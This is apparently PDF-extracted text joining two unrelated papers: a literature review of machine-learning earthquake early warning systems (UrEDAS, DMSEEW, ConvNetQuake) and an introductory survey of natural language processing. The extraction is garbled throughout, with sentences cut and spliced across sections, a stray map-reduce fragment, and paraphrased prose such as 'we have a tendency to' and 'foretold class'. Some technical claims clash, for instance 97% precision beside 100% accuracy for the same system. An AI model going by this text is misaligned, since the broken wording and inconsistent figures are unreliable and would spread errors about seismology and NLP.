Similarity-based methods make use of similarity measures (e.g., Euclidean distance) to compare two MTS. Dynamic Time Warping (DTW) has been shown to be the best similarity measure to use along k-Nearest Neighbours (kNN). There are two versions of kNN-DTW for MTS: dependent (DTWD) and independent (DTWI). Neither dominates over the other. DTWI measures the cumulative distances of all dimensions independently measured under DTW. DTWD uses a similar calculation with a single-dimensional time series; it considers the squared Euclidean cumulated distance over the multiple dimensions.

Feature-based methods include shapelets and bag-of-words (BoW) models. Shapelets models use shapelets to transform the original time series into a lower-dimensional that is easier to classify. They relax the major limiting factor of the time to find discriminative shapelets in multiple dimensions (shapelet discovery) by randomly selecting shapelets. On the other hand, WEASEL+MUSE (Schafer and Leser 2017)) convert time series into a bag of discrete words, and use a histogram of word representation to perform the classification.

Deep learning methods use Long-Short Term Memory

(LSTM) and/or Convolutional Neural Networks (CNN) to extract latent features.

Targeting a Distributed Cyberinfrastructure

A cyber infrastructure is the set of logical and physical computer systems in which a scientific application is deployed. In the context of EEW, a cyber infrastructure must support the processing of large amounts of data generated by geographically distributed seismic sensors such as GPS stations and seismometers. Cyberinfrastructure has two main levels: the sensor level and the central level. The sensor level consists of sensor devices (ie GPS stations and seismometers) with limited computing capacity. The central level consists of well-equipped computer systems that meet high computing requirements. (e.g. cloud data centers).

Machine Learning Solutions

There are a couple of studies (Yoon et al. 2015; Li et al. 2018; Perol, Gharbi, and Denolle 2018) using machine learning methods for earthquake characterization based on P- wave detection (EEW). However, none of them used a combination of GPS and seismometers data so the whole spectrum of earthquakes with damaging potential is not appropriately covered.

in issuing the alarm due to absence of Machine Learning, vulnerable to issue a false alarm, and accuracy is also the concern. the existing automatic seismic observation systems, UrEDAS does not have to transmit the observed waveform in real time to a remote processing or centralized system and thus the system can be considerably simplified.

Strength: It can estimate the earthquake parameters and issues an alarm in 3 seconds. This research provides a base to detect earthquakes, the limitation of this is that it slows


Research paper-2: Learn to Detect: Improving the Accuracy of Earthquake Detection

Publish Year: 2019

Publication: IEEE

Accuracy is one of the most important issues for EEW systems since false alarms may generate unnecessary panic and cause significant economic loss. Unfortunately, sensor readings are usually corrupted by noise. Simple detection schemes could easily misread certain vibrations as earth- quakes. However, false alarms could still occur from time to time since the selection of thresholds highly

A simple seismometer



Principle behind the inertial seismometer. The damping of the motion can be mechanical, but is usually electro-magnetic.

Fig. 1

a.

LITERATURE REVIEW

Research paper-1: UrEDAS, the Earthquake Warning Sys- tem:

Author: Yutaka Nakamura, Jun Saita

Urgent Earthquake Detection and Alarm System, is the first real-time P-wave alarm system in practical use in the world. It is able to process digitized waveforms step by step without storing the waveform data. As the amount of processing does not differ whether or not an earthquake occurs, system failure due to overload will not occur. This system detects the earthquake in real-time using a P-wave, it detects the following earthquake in the world.

The 1994 Northridge earthquake

The 1995 Kobe earthquake

The 2003 Miyagiken-Oki earthquake

The 2004 Niigata Ken Chuetsu earthquake

Main UrEDAS functions are estimation of magnitude and location, vulnerability assessment and warning within a fewof initial P wave motion at a s depends on human experiences.

In this paper, they talk about various models of earthquakes using different combinations to measure the accuracy of earthquakes. Machine learning is the technique that can make a variety of decisions about the observations based on the extracted knowledge from the historical data. In this paper, the learning-based schemes are exploited to identify the presence of earthquakes. The features of the seismic waves collected from historical events are used to train the classifier for earthquake detection. Three learning-based schemes are built in this paper to perform the verification of earthquake events, namely, the KNN, classification tree, and SVM.

Strength: From the experiments, the detection performance of the learning-based schemes outperforms the traditional criterion-based method. In particular, one can envision that the reliability of earthquake detection can be dramatically increased if the learning-based schemes are adopted. Further studies about the fusion of local predictions and epicentre localization are worth exploring.

Research paper-3: Smartphones Used to Detect an Earth-

quake Using a Machine Learning Approach to Identify an Earthquake Event

Publish year: 2014

Publication: IEEE

The possibility of using smartphone accelerometers to detect earthquakes is investigated in this research. Accelerometer has become a common part of a smartphone. Experiments are designed to learn the pattern of an earthquake signal recorded from smart phone's accelerometer. Many earthquake alarm systems have been proposed. The recent ones are using a smartphone to detect an earthquake event.

The use of machine learning to process smartphone's accelerometer output is not new. In this paper they used different algorithms to process and classify the accelerometer output. The approach they proposed in using machine learning to the signal pattern from a smartphone accelerometer is described in this paper. This research shows that methods used in this can distinguish between movement caused by an earthquake and movement caused by other reasons such as walking, etc.

Strength: They have concluded that during the detection of earthquakes they faced three challenges: different types of sensors, insufficient data, and bandwidth limitations. The third challenge, the bandwidth limitation, means that the detection cannot be performed successfully if the data is not completely received by the server. They addressed this problem as the main concern in their research because in disaster areas network failure is very likely to happen.

Research Paper- 4 : A Distributed Multi-Sensor Machine Learning Approach to Earthquake Early Warning

Publish Year: 2018

Publication: AAAI

This research paper is based on concurrent detection of both medium and large earthquakes using a cyberinfrastructure with the help of machine learning algorithms. Their research aims to improve the accuracy of Earthquake Early Warning (EEW) systems by means of machine learning. Conventional EEW methods based on seismometers fail to accurately identify large earthquakes due to their sensitivity to the ground motion velocity. The recently introduced high-precision GPS stations, on the other hand, are ineffective to identify medium earthquakes due to its propensity to produce noisy data. In addition, GPS stations and seismometers may be deployed in large numbers across different locations and may produce a significant volume of data consequently, affecting the response time and the robustness of EEW systems.

In this paper, they introduce the Distributed Multi-Sensor Earthquake Early Warning (DMSEEW) system, a novel machine learning-based approach that combines data

from both types of sensors (GPS stations and seismometers) to detect medium and large earthquakes. They show that DMSEEW approach is more accurate than both the conventional approach and used to detects all large earthquakes with a precision of 97%.

Strength: Instead of relying on fully centralized processing of sensor data, they assume that their approach of using the distributed data processing based on geographically distributed cyberinfrastructure, significantly reduces the large amount of data transmitted in the network which also meets the real-time requirement while increasing reliability of EEW Systems.

Algorithms

I. DISTRIBUTED MACHINE LEARNING APPROACH TO EARTHQUAKE EARLY WARNING

A Distributed Machine Learning Approach to Earthquake Early Warning (DMSEEW) takes sensor-level class predictions (normal activity, medium earthquake or large earthquake) based on the data gathered by each individual sensor (GPS stations and seismometers). It then aggregates those sensor-level class predictions using a bag-of-words representation in order to calculate a final prediction for the earthquake category.

Step 1 – Predicting the MTS Category at the Sensor-Level:

There are 2 sorts of devices - GPS stations and seismometers, and that we train one MTS classifier per sensor type. The classifiers are trained employing a dataset composed of a statistic of three dimensions (east-west, north-south and up- down) and glued time length (60 seconds). we have a tendency to illustrate this opening within the higher part of our approach in Figure 1. so as to predict the earthquake class at the individual sensor level, we use the WEASEL+MUSE (Schafer and Leser 2017) MTS classifier. WEASEL+MUSE fits our approach as a result of

- (i) its symbolic representation filters out noise (related to GPS and seismometers sensors) from the dataset.
- (ii) it is phase invariant, i.e., features generated do not have to appear at the same time across different MTS.
- (iii) It keeps the interplay of dimensions since features generated by WEASEL+MUSE contain the identifier of the dimension, which allows the characterization of co-occurrence of events on different dimensions

Step 2 – Detecting Earthquakes by Combining Sensor-level Predictions:

we have a tendency to collect the category predictions from the various devices (GPS stations and seismometers) and perform a bag-of-words representation.

every sensor foretold class is taken into account to be a

word and also the frequency vector of the words from each earthquake is employed to classify its category. This frequency vector is normalized by the number of instances (number of MTS per earthquake, i.e. number of sensors) to get the relative frequency vector.

The last step consists of mixing the bag-of-words of GPS stations and seismometers to characterize the entire spectrum of earthquakes with damaging potential. we have a tendency

to illustrate this second step of our approach within the lower part of Figure 1.

Distributed execution.

The first step of the algorithm is performed on the sensor-level part of the infrastructure. There, an MTS classifier is running on each individual sensor (GPS stations and seismometers) in order to generate sensor-level class predictions based on data produced by each sensor.

Then, the output of the MTS classifier from each sensor is transferred over the network to the central level part of the cyberinfrastructure. There, the second part of the algorithm is run, i.e., a machine learning method

combines all the class predictions from GPS stations and seismometers to form a final class prediction.

This approach drastically reduces the amount of data over the network since most of the data produced by a sensor is not related to an earthquake event and thus can be filtered out. Moreover, a sensor-level prediction is, in fact, an aggregation of data, hence, it also helps reduce the amount of data sent to central to level data centres.

Tools & Technologies

- Hardware Necessities
- PC with Higher Performance

In order to detect earthquakes as early as possible we require a stronger base at the hardware side that will give instant alarms to people to make immediate actions.

So, a PC with 250 GB of hard disk capacity, minimum 8 GB of RAM, and with processor of intel i7 and above is required for better performance to give instant alarms whenever it detects casualties.

- Seismometers

Seismometers are the most important sensors which will help us to detect the P-wave, which in the end is the base to detect earthquakes.

- GPS Station

The limitation of seismometers is that they cannot detect large earthquakes because of saturation. So, In order to detect a large earthquake the GPS is required.

- Battery enclosure

Battery Enclosure is used to keep the seismometers charged up to date.

- Alarms/Sirens

Whenever the system detects an earthquake, the system

should warn the people by turning on the alarms or sirens so they can take the protective measures.

- Solar Panel

We can't rely on one source of energy when it comes to detection of earthquakes so we need constant energy so use of solar energy is always a good idea.




Figure 1: Distributed Multi-Sensor Earthquake Early Warning Algorithm (DMSEEW).

- Hardware Necessities

TABLE I

Number	Description
1	PC with 250 GB or more Hard disk.
2	PC with 8 GB or more RAM.
3	PC with intel i7 or Above.
4	Number of seismometers.
5	Alarms / Sirens.
6	GPS Station.
7	Battery enclosure.
8	Solar panel

Technology Used

Machine Learning Algorithms

We use a distributed machine learning approach for earthquake early warning (DMSEEW) to detect moderate to severe earthquakes. The reason to use a distributed approach is because seismometers cannot detect large earthquakes (above 7.5 Richter scale). So, whenever, Seismometer's mass exceeds the scale, the algorithm automatically triggers the GPS station. A DMSEEW takes sensor-level class predictions (normal activity, medium earthquake or large earthquake) based on the data gathered by each individual sensor (GPS stations and seismometers). Then add these sensor-level predictions using multi-word representation to compute the final prediction for the earthquake type.

By using large datasets of data, the algorithm itself becomes accurate and can detect both medium and large earthquakes at almost 97% accuracy.

CONCLUSION

The use of machine learning methods in seismology is still in its infancy. One area of development where it demonstrated promising results is earthquake early warning (EEW), i.e. the characterization of an earthquake before it reaches sensitive areas. Current state-of-the-art methods based on seismometers data only demonstrated an applicability limited to medium earthquakes. In contrast, GPS based methods are only suitable for large earthquake detection.

We propose DMSEEW, a novel stacking ensemble approach for characterizing the whole spectrum of earthquakes with damaging potential by combining both GPS and seismometer data. Our evaluation on a real-world dataset collected with domain experts demonstrates that the proposed distributed stacking ensemble approach improves the detection of both Medium and large earthquakes compared to traditional seismometer only approach and the combined sensors (GPS and seismometers) baseline approach that uses the rule of relative strength (F1 value: + 7% and + 6% for medium-sized earthquakes, + 45% and + 27% for large earthquakes). In addition, DMSEEW detects all major earthquakes with 100% accuracy. While existing solutions rely on fully centralized processing of the sensor data, this approach assumes distributed data processing based on a geographically distributed cyberinfrastructure. This design significantly reduces the volume of data transmitted in the network, meets the real-time requirements

while increasing reliability of the EEW system.

Current / Latest R&D works in the field

Research on earthquake prediction has never achieved results that are so convincing as to assert itself over other methodologies for an approach to the question of defence against earthquakes. In the coming years, the field of earthquake system of structures is most likely




Fig. 1. 2: High-level architecture and data workflow for the

to witness the following significant developments:

Performance-based design processes will take centre stage, making conventional descriptive codes obsolete. The acceptable risk criterion for design purposes will be prescribed in terms of performance objectives and hazard levels.

The development of new structural systems and devices will continue for base-isolation, passive energy dissipation and active control systems, along with the proliferation of non-traditional civil engineering materials and techniques.

Analytical tools for reliable prediction of structural response (essential tools in performance-based design processes) will continue to improve and be updated frequently to include new devices and materials.

Innovating with AI

The team named their AI system ConvNetQuake, and it's the first neural network designed to detect and locate earthquakes. The specialized algorithm can look at ground motion measurements known as seismograms and determine whether or not the seismic activity is just "noise" or an earthquake. However, while it is superior to other earthquake detection methods, ConvNetQuake can only detect earthquakes — it can't predict them.

Also, the innovation in deep learning on data can be a breakthrough in the near future in prediction of an earthquake more efficiently and accurately. The development of Machine Learning algorithms can be enhanced with a deeper study related to seismic data and datasets. The following can be a breakthrough in the future in terms of technology related to earthquakes.

Data-driven seismic prediction systems.

Deep learning-enhanced seismology in the internet of things platform.

REFERENCES

- [1.] Allen, R. M., and Melgar, D. 2019. Earthquake Early Warning: Advances, Scientific Challenges, and Societal Needs. *Annual Review of Earth and Planetary Sciences* 47:361– 388.
- [2.] Application to Earthquake Early Warning. *Geophysical Research Letters* 45:4773–4779.
- [3.] Baydogan, M. G., and Runger, G. (2014.) 'Learning a Symbolic Representation for Multivariate Time Series Classification'. *Data Mining and Knowledge Discovery* 29:400–422.
- [4.] Burkett, Erin R.; Given, Douglas D.; Jones, Lucile M. (February 2017) *ShakeAlert: an earthquake early warning system for the United States West Coast*. Fact Sheet 2014–3083.

Natural Language Processing For Word Sense Understanding and Information Extraction in Context with Artificial Intelligence

Disha Ganatra¹ and Dr. Dipti Domadiya²

¹ Atmiya University, Rajkot, Gujrat

² National Computer College, Jamnagar, Gujrat

disha.ganatra@atmiyauni.ac.in ²diptipunjani@gmail.com

Abstract— Several recent events have had a significant impact on research in this area. First, computer hardware is more capable of running sophisticated search algorithms that make use of massive amounts of data while maintaining an acceptable response time. Second, Internet access, such as the World Wide Web (WWW), introduces new search requirements from untrained users, who expect user-friendly, effective text searching systems. These two events have heightened interest in accelerating research to develop more effective search methodologies that employ natural language processing techniques. This has accelerated research in the field of information retrieval, which is dominated by statistical methods that automatically match natural language user queries against text database records. Nonetheless, despite considerable effort, NLP techniques have not significantly improved the performance of retrieving information. The motivation and drive for using NLP techniques for information retrieval is primarily intuitive.

With truly expanding electronically accessible data, creating machine tools for the extraction of data of interest has expected significant importance. Natural Language processing study has arrived at a point where particular Artificial intelligence calculations were actualized to get better outcomes in the characterization of text. This paper presents how natural language processing works and its advantages of the techniques. There are some levels of NCP which will be helpful for handling given input and to get better output. The point of the paper is to present existing strategies in statistical NLP and to invigorate thought into bettering these.

Keywords— Natural Language Processing, Artificial Intelligence, invigorate.

Natural Language Processing is a part of computer science that manages the handling of one human language into another. We are able to understand and write various languages like English, French, Hindi etc but computer's main language is machine language. Computers cannot recognize words or phrases but it only correspondence with multiple zeros and ones. In fact before 70 years programmers utilized punch cards to communicate with first computer but now scenario has been changed and we can give a variety of commands, ask questions to virtual assistants like Google Assistant, Alexa etc. to accomplish our different tasks. When your device heard your voice it will be activated, take some actions and provide answers in a very much shaped English sentences in around few seconds. This is possible by NLP, alongside other AI components and deep learning. Natural language handling is a significant innovation that can be utilized to overcome any barrier between human correspondence and computerized information. The objective of natural language processing is to plan and construct programming that will examine, comprehend and create language that people use normally, so that in the end people can address computers like they were tending to other people. NLP is right now very main stream for client care applications, especially the chatbot. These chatbots use ML and NLP to communicate with the clients in literary frame and settle their inquiries.

I. Literature Review

As of late, there is undoubtedly increase in the exploration work of Natural language processing. A definitive target of NLP is to peruse, translate, comprehend, and sort out the human languages in a way that is significant. Most NLP strategies depend on machine learning to get importance from human languages. The writing recognizes the primary utilization of natural language processing and the strategies to portray it.

In straight forward terms, speech recognition is just the capacity of a product to perceive speech. Anything that an individual says, in a language of their selection, should be perceived by the product. Speech recognition technology can be utilized to play out an activity dependent on the directions characterized by the human.[1]

of performance because due to capacity of its resources such as of disk, bandwidth network and physical main memory. Map-reduce algorithm can also be useful for performing task faster [20].

II. NLP IN CONTEXT WITH MACHINE LEARNING

Natural Language Processing is the analysis of textual data using statistical techniques and machine learning models. The techniques recognize parts of speech, sentiments, summaries data, and classify sentiments, among other things. The various approaches can be expressed as a model, which is then correlated to various texts, a process known as supervised learning. There are a couple more algorithms.

which operates on large data sets to generate similar data, also known as an unsupervised model A supervised machine learning is a type of machine learning in which a A batch of text data is labeled and annotated with a summary of what the machine will check for and how each feature should be implemented.

Interpreted. Those documents is used to “train” a model, which can then be analysed with untagged text. Some of supervised

Decision Tree:

A decision tree is a tree structure made up of a root node, internal nodes, branches, and leaf nodes. Decision trees are one of the most effective decision-making tools. The decision is represented by the

outcome of the leaf nodes. These can be used to solve problems at all linguistic levels, beginning with phonetic ambiguities and ending with dialogue comprehension.

Naive Bayes:

The Bayes rule is used in Naive Bayes classification, which classifies the text based on probabilities with clear assumptions between the attributes. For training data, naive Bayes classifiers are scalable, and the set of variables necessitates a greater number of linear features. Analyzing the expression of a closed form allows for maximum likelihood training. This learning model is one of the most effective for text classification.

Support Vector Machine (SVM)

A support vector machine is an algorithm that evaluates the effective boundary of decision among vectors belonging to a particular group (or category) and vectors not belonging to it. It can be applied to any form of data encoding vectors. This means that texts need to be converted into vectors to exploit the power of svm text classification.

To build and improve model along with supervised machine learning, NLP features are also used. Some of the NLP features are as follows:

Part of Speech tagging

Part of Speech Tagging is used to identify any POS token, such as a noun, pronoun, adverb, adjective, and so on. POS tagging is required to identify entities, process opinions, and retrieve them.

Sentiment analysis

Sentiment analysis is referred as finding or classifying emotions such as positive, negative and neutral. It is also known as opinion mining. Positive words indicate happiness, exciting, good, kindness, great, excellent etc. Negative words indicate badly, sadness, ugly, hate, dispute etc. Neutral indicates when there are no emotions.

Unsupervised learning

Unsupervised machine learning trains a model without labelled data. Some of the unsupervised techniques are Clustering, Latent

III. Categories of NLP

NLP includes two standards of work: Natural Language Understanding (NLU) and Natural Language Generation (NLG). Do you know that a computer can't figure out the

meaning or hidden significance of any human language? Natural Language Understanding (NLU) endeavors to comprehend the importance behind the composed or written content. It deduces the underlying linguistic structure. While we provide plain text for the conversation, computer needs to create text which is grammatically right and appropriate to context. NLU and NLG include various sorts of explores. Taking everything into account, NLU "read" and NLG "write".

A. Phonology

Phonology is the section of Linguistics which refers to the precise plan of sound. The term phonology comes from Ancient Greek and the term ‘phono’-which means voice or sound, and the postfix –logy alludes to word or speech. The word cat consists of three phonemes making the sounds /k/ (as in can), /a/ (as in pad), and /t/ (as in tusk). Rearrange the order of the phonemes and you could make the words “act” or “tack”[2]

B. Morphology

Morphology is the study of word development how words are developed from smaller pieces. Morphology is the primary phase of examination whenever input has been received. It looks at the ways in which words separate into their parts and how that influences their grammatical status. Morphology is essentially valuable for recognizing the grammatical forms in a sentence and words that collaborate together. Morphology is the examination for the inner construction of words. Morphology is the study for the internal structure of words. The term morphology is Greek and is a makeup of morph- meaning ‘shape, form’, and -ology which means ‘the study of something’. The different parts of the word represent the smallest units of meaning known as Morphemes. Morphology which comprises of the Nature of words is initiated by morphemes. For example, the word “unkindness” consists of three separate morphemes: the prefix “un-”, the root “kind” and the suffix “-ness”. The words that cannot be divided are called Lexical morpheme (e.g. kind, cat, dog).[3]

C. Syntax

Syntax implies the arrangement of words and expressions to make all around framed sentences in a language. Syntax includes applying the guidelines of the focus on language's grammar, its job is to decide the function of each word in a sentence and put together

this information into a construction that is all the more handily controlled for further investigation.

D. Semantics

Semantics comes from Ancient Greek which means “significant.” It refers to the historical and psychological study in the meaning of words or forms viewed as factors in linguistic development. Semantic processing decides the potential implications of a sentence by taking a gander at the co-operations among word-level implications in the sentence. For instance, "table" as a thing can allude to "a household item having a smooth level top that is normally upheld by at least one or more vertical legs" or a data frame in a coding languages.[3]

E. RNN

A traditional Neural Network model comprises of an input layer, numerous inside hidden layers and a output layer, as demonstrated in the figure




Fig. 1 Neural Networks and Recurrent Neural Networks

We need a model that can illustrate the data between the word arrangement or sequences. RNNs keep the structure of Neural Networks (NN) however the hidden layers are recurrent because of the fact that they are subject to the yield of past layers.

Another approach to consider RNNs is that they have a "memory" which catches data about what has been determined up until now. Recurrent neural network is a kind of neural network used to manage consecutive information. As a matter of fact what makes RNN so

amazing is the way that it doesn't contemplate only the actual input yet the past input which permits it to remember what happens beforehand.

Conclusion

NLP is a moderately ongoing region of exploration and application, when contrasted with other data technology, there have been adequate triumphs to date that recommend that NLP-based data access advancements will keep on being a significant region of innovative work in data frameworks now and far into what's to come. The significance of NLP in handling the info text to be blended is reflected. The effortlessness of the discourse expressions created by the sign handling modules is firmly bound to the presentation of the past text-handling modules.

References

1. Author, Mr Chirag R.Patel. Article Title. “Review on Natural Language Processing with Artificial Intelligence” Journal 10.36713/epra2013 (March-2020)
2. Author, Preeti Dubey F.: Article title. “Natural Language Processing” Journal 2(5), 99–110 (2016).
3. Author, Alok Kumar Das. Article “Translation and Artificial Intelligence: Where we are heading?” International Journal of Translation Vol. 30, No. 01, Jan-Jun 2018
Author, Neeta Verma, “Survey and Analysis on Language Translator Using Neural Machine Translation” International Research Journal of Engineering and Technology(IRJET) e-ISSN: 2395-0056 (Apr-2018)
4. <https://www.explainthatstuff.com/how-speech-synthesis-works.html>
5. <https://towardsdatascience.com/natural-language-processing-nlp-for-electronic-health-record-ehr-part-i-4cb1d4c2f24b>
6. <https://medium.com/swlh/simple-explanation-of-recurrent-neural-network-rnn-1285749cc363#:~:text=Recurrent%20neural%20network%20is%20a,to%20memorize%20what%20happens%20previously.>